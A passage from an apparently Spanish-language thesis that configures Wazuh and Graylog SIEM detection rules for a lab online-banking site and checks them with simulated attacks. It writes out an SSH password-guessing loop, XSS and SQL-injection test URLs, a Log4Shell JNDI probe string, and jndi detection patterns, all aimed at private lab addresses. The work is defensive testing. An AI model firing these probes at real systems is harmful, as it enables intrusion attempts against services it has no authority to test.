También procedemos a configurar una regla de Aggregation para configurar el campo de agrupación única a "rhost" correspondiente a la IP origen donde se genera el login fallido y una condición de que si tenemos más de 3 intentos en 1 minuto desde el mismo origen procederemos a notificar.

Figura 50: Parámetro de evento paso 3




Fuente – Desarrollo del autor

Detección de ataque XSS sobre portal de banca web.

Para esta regla de detección se procede a crear la definición del evento en la opción de ALERTS. Donde definiremos el nombre de la regla, una descripción y prioridad.

Luego se configura el filtro del query y seleccionamos el STREAM Apache_ModSecurity.

Figura 51: Configuración de regla XSS paso2




Fuente – Desarrollo del autor

Detección de ataque SQL injection

El primer paso en la configuración de este caso de uso es crear la regla de definición del evento como ALERTS donde se definirá un nombre a la regla, una descripción y una prioridad.

La lógica de la regla se basará en un query identificando el evento de SQL injection y haciendo uso del STEAM de ApacheModSecurity como elemento de seguridad que nos notificará el evento.

Figura 52 *Configuracion de regla SQLinjection*



Fuente – Desarrollo del autor

Detección de fuerza bruta en login de banca web

Para esta regla de correlación se hace uso de un log de la propia aplicación web que se genera en la ruta /var/log/open_banking.log el cual es declarado en el archivo de configuración de Rsyslog para el respectivo envío al SIEM.

Figura 53: Configuración de logs de login fallido en archivo rsyslog.conf


```
#
# Where to place spool and state files
#
$WorkDirectory /var/spool/rsyslog

#
# Include all config files in /etc/rsyslog.d/
#
$IncludeConfig /etc/rsyslog.d/*.conf
*.* @192.168.1.132:1514

module(load="imfile" PollingInterval="10")

# Apache access file:
input(type="imfile"
      File="/var/log/apache2/access.log"
      Tag="apache-access"
      Severity="info")

# Apache error file:
input(type="imfile"
      File="/var/log/apache2/error.log"
      Tag="apache-error"
      Severity="info")

# Website error file:
input(type="imfile"
      File="/var/log/online_bank.log"
      Tag="login-error"
      Severity="info")
```

Fuente – Desarrollo del autor

En la configuración del SIEM se hace uso del stream de ApacheModsecurity a fin de colectar los logs desde el servidor web y se configura la regla de detección del evento.

Para la configuración del evento tendremos que ingresar a la opción de ALERTS y configurar la definición del evento con las características de que si se tienen logs desde una misma IP con información de autenticación fallida se genere una alerta.

Figura 54: Configuración de regla de fuerza bruta paso 2




Fuente – Desarrollo del autor

Detección de ataque Log4j/Log4shell

En esta configuración se hace uso de los logs de apache a nivel de request en donde se buscará el patrón de log4j en las cabeceras de la trama HTTP o en el URI. Para esto se

deberá evidenciar que los request lleguen a los logs colectados en el INPUT de Apache ModSecurity configurado para colección de logs del servidor web en el SIEM Graylog4.


Figura 55: *Prueba de detección de eventos Log4J*



Fuente – Desarrollo del autor

Una vez que tengamos los request y el patrón configurado procedemos a crear el caso de uso, para esto ingresamos a ALERTS y configuramos una regla con los patrones de detección como jndi:rmi, jndi:ldap o jndi:dns.

Figura 56: *Configuración de regla de log4j*



Fuente – Desarrollo del autor

28. 5.2 Escenario de ataque hacia banca web por caso de uso

Luego de configurar y evaluar detalladamente cada caso de uso en ambas herramientas SIEM se obtuvieron los siguientes resultados basados en criterios de éxito como la detección del evento de cada caso de uso en cada SIEM y alertamiento hacia los grupos de escalamiento de manera correcta; estos resultados se detallarán en la siguiente tabla.

Tabla 5: *Resultados por caso de uso*

CASO DE USO	WAZUH	GRAYLOG
Intentos de login fallidos vía SSH en servidor web	Si	Si
Detección de ataque XSS sobre portal de banca web	Si	Si
Intentos de SQL injection en portal web	Si	Si
Intento de fuerza bruta en login del sitio web	Si	Si
Intento de ataque log4shell	Si	Si

29. 5.2.1 Simulación ataque en SIEM Wazuh

Para realizar la simulación de ataque a fin de evidenciar el funcionamiento del SIEM se utilizó una estación con la distribución Kali Linux, desde esta se realizara él envió de peticiones de los diferentes protocolos como ssh, http, tcp una vez que el Servidor de Banca Online detecte a través del agente el ataque enviara dichos logs a través del puerto tcp 1514 hacia el colector y mostrara la alerta en el Dashboard así como generara el envío de esta alerta a través de la configuración de la aplicación de mensajería Slack.

La dirección url de la banca online es la siguiente:

http://192.168.132.233/Online_Banking/login.php

La dirección del portal de Wazuh es la siguiente:

https://192.168.132.199/app/wazuh


Se detallan las direcciones IP de cada equipo:

IP servidor Banca Online → 192.168.132.233

IP servidor SIEM Wazuh → 192.168.132.199

IP usuario atacante Kali Linux → 192.168.132.226

Figura 57: Configuración escenario ataque



Fuente – Desarrollo del autor

Intento de login fallido vía ssh en servidor web

Para la simulación de este ataque utilizamos el siguiente script modificando la dirección ip por la del servidor de banca online.

```
for i in `seq 1 10`; do sshpass -p 'wrong_password' ssh -o StrictHostKeyChecking=no blimey@192.168.132.233; done
```

Figura 58: Configuración escenario ataque fuerza bruta por SSH

```
┌──(root㉿ kali-raspberry-pi)-[/home/kali]
└─# for i in `seq 1 10`; do sshpass -p 'wrong_password' ssh -o StrictHostKeyChecking
=no blimey@192.168.132.233; done
Warning: Permanently added '192.168.132.233' (ED25519) to the list of known hosts.
Permission denied, please try again.
Permission denied, please try again.
Permission denied, please try again.
Permission denied, please try again.
Permission denied, please try again.
Permission denied, please try again.
Permission denied, please try again.
Permission denied, please try again.
Permission denied, please try again.
Permission denied, please try again.
```

Fuente – Desarrollo del autor

Una vez enviado el script se generan las alertas en el dashboard de Wazuh

Figura 59: Alertas en Dashboard Wazuh

Security Alerts

Time	Technique(s)			Tactic(s)	Description
Mar 22, 2023 @ 01:03:17.391	T1110.001	T1021.004	T1078	Credential Access, Lateral Movement, Defense Evasion, Persistence, Privilege Escalation, Initial Access	sshd: Attempt to login using a non-existent user
Mar 22, 2023 @ 01:03:15.443	T1110.001			Credential Access	PAM: User login failed.
Mar 22, 2023 @ 01:03:15.436	T1110.001	T1021.004	T1078	Credential Access, Lateral Movement, Defense Evasion, Persistence, Privilege Escalation, Initial Access	sshd: Attempt to login using a non-existent user
Mar 22, 2023 @ 01:03:15.384	T1110.001	T1021.004	T1078	Credential Access, Lateral Movement, Defense Evasion, Persistence, Privilege Escalation, Initial Access	sshd: Attempt to login using a non-existent user
Mar 22, 2023 @ 01:03:13.384	T1110.001			Credential Access	PAM: User login failed.


Fuente – Desarrollo del autor

Detección de ataque XSS sobre portal de banca web

Para la simulación de este ataque se utiliza una petición http agregando los parámetros de consulta para una base de datos como la siguiente y se añade la dirección ip del servidor de banca online, en esta ocasión generamos la petición desde un navegador web.

```
http://192.168.132.233/index.php?param=<script>alert("XSS”) </script>
```

Figura 102: Envió de petición http a banca online



Fuente – Desarrollo del autor

Una vez efectuado el script se genera la alerta en el dashboard de wazuh

Figura 103: Alertas en Dashboard wazuh


Fuente – Desarrollo del autor

Intentos de SQL injection en portal web

Para la simulación de este ataque se utiliza una petición http agregando los parámetros de consulta para una base de datos como la siguiente y se añade la dirección ip del servidor de banca online

```
curl -XGET "http://192.168.132.233/?id=SELECT+*+FROM+users";
```


Figura 60: *Envío de petición http a banca online*



Fuente – Desarrollo del autor

Una vez efectuado el script se genera la alerta en el dashboard de Wazuh


Figura 61: *Alertas en dashboard Wazuh*



Fuente – Desarrollo del autor

Intento de fuerza bruta en login del sitio web


Para la simulación de este ataque se debe generar accesos con datos de ingreso erróneos.



En el log de la aplicación visualizamos los errores de inicio de sesión.

```
root@onlinebank:/var/ossec/etc# tail -10 /var/log/online_bank.log
date:2023-04-14 00:08:31 - clientip:192.168.132.177 - errormsg:Login failed
date:2023-04-14 00:18:08 - clientip:192.168.132.177 - errormsg:Login failed
date:2023-04-14 00:28:19 - clientip:192.168.132.177 - errormsg:Login failed
date:2023-04-14 00:28:24 - clientip:192.168.132.177 - errormsg:Login failed
date:2023-04-14 00:38:07 - clientip:192.168.132.177 - errormsg:Login failed
date:2023-04-14 00:46:52 - clientip:192.168.132.177 - errormsg:Login failed
root@onlinebank:/var/ossec/etc#
```

Posterior visualizamos que la alerta se generó en el dashboard de eventos de wazuh




Caso de uso detectar un ataque web vulnerabilidad log4shell

Para la simulación de este ataque se utiliza una petición http agregando los parámetros de consulta para una base de datos como la siguiente y se añade la dirección ip del servidor de banca online, en esta ocasión generamos la petición desde un navegador web.

```
http://192.168.132.233/Online_Banking/?x=${jndi:ldap://${localhost}.{{test}}/a}
```


Figura 99: Envió de petición http a banca online



Fuente – Desarrollo del autor

Una vez efectuado el script se genera la alerta en el dashboard de wazuh

Figura 100: Alertas en Dashboard wazuh



Security Alerts

Time	Technique(s)	Tactic(s)	Description	Level	Rule ID
Mar 22, 2023 @ 16:14:56.807	T1190 T1210 T1211	Initial Access, Lateral Movement, Defense Evasion	Log4j RCE attack attempt detected.	12	110003
Mar 22, 2023 @ 16:14:53.181	T1190 T1210 T1211	Initial Access, Lateral Movement, Defense Evasion	Log4j RCE attack attempt detected.	12	110003
Mar 22, 2023 @ 16:14:51.790	T1190 T1210 T1211	Initial Access, Lateral Movement, Defense Evasion	Log4j RCE attack attempt detected.	12	110003

Fuente – Desarrollo del autor


30. 5.2.2 Simulación ataque en SIEM Graylog4

Acorde a los escanearios utilizados en estos laboratorios se detallan los ataques utilizados para la detección de los casos de uso.

Intentos de login fallidos vía SSH en servidor web


Para la ejecución de esta regla se realizó una conexión vía SSH al servidor y se realizaron varios intentos de acceso fallidos teniendo resultados exitosos en la detección del intento mal intencionado.

Figura 62: *Prueba de login fallido vía SSH*



Fuente – Desarrollo del autor

Figura 63: *Activación de regla de login fallido en Graylog4*




Fuente – Desarrollo del autor

Detección de ataque XSS sobre portal de banca web.


Con esto tenemos lista la regla de detección ya que solo se necesita 1 evento con calificación alta a nivel de XSS (Cross Site Scripting) para notificarlo. Para la prueba se utilizó el siguiente ataque en un browser. http://192.168.1.151/index.php?param=<script>alert(%27xss!%27);</script>

Figura 64: Prueba de ataque XSS



Fuente – Desarrollo del autor

Figura 65: Activación de regla XSS en Graylog4

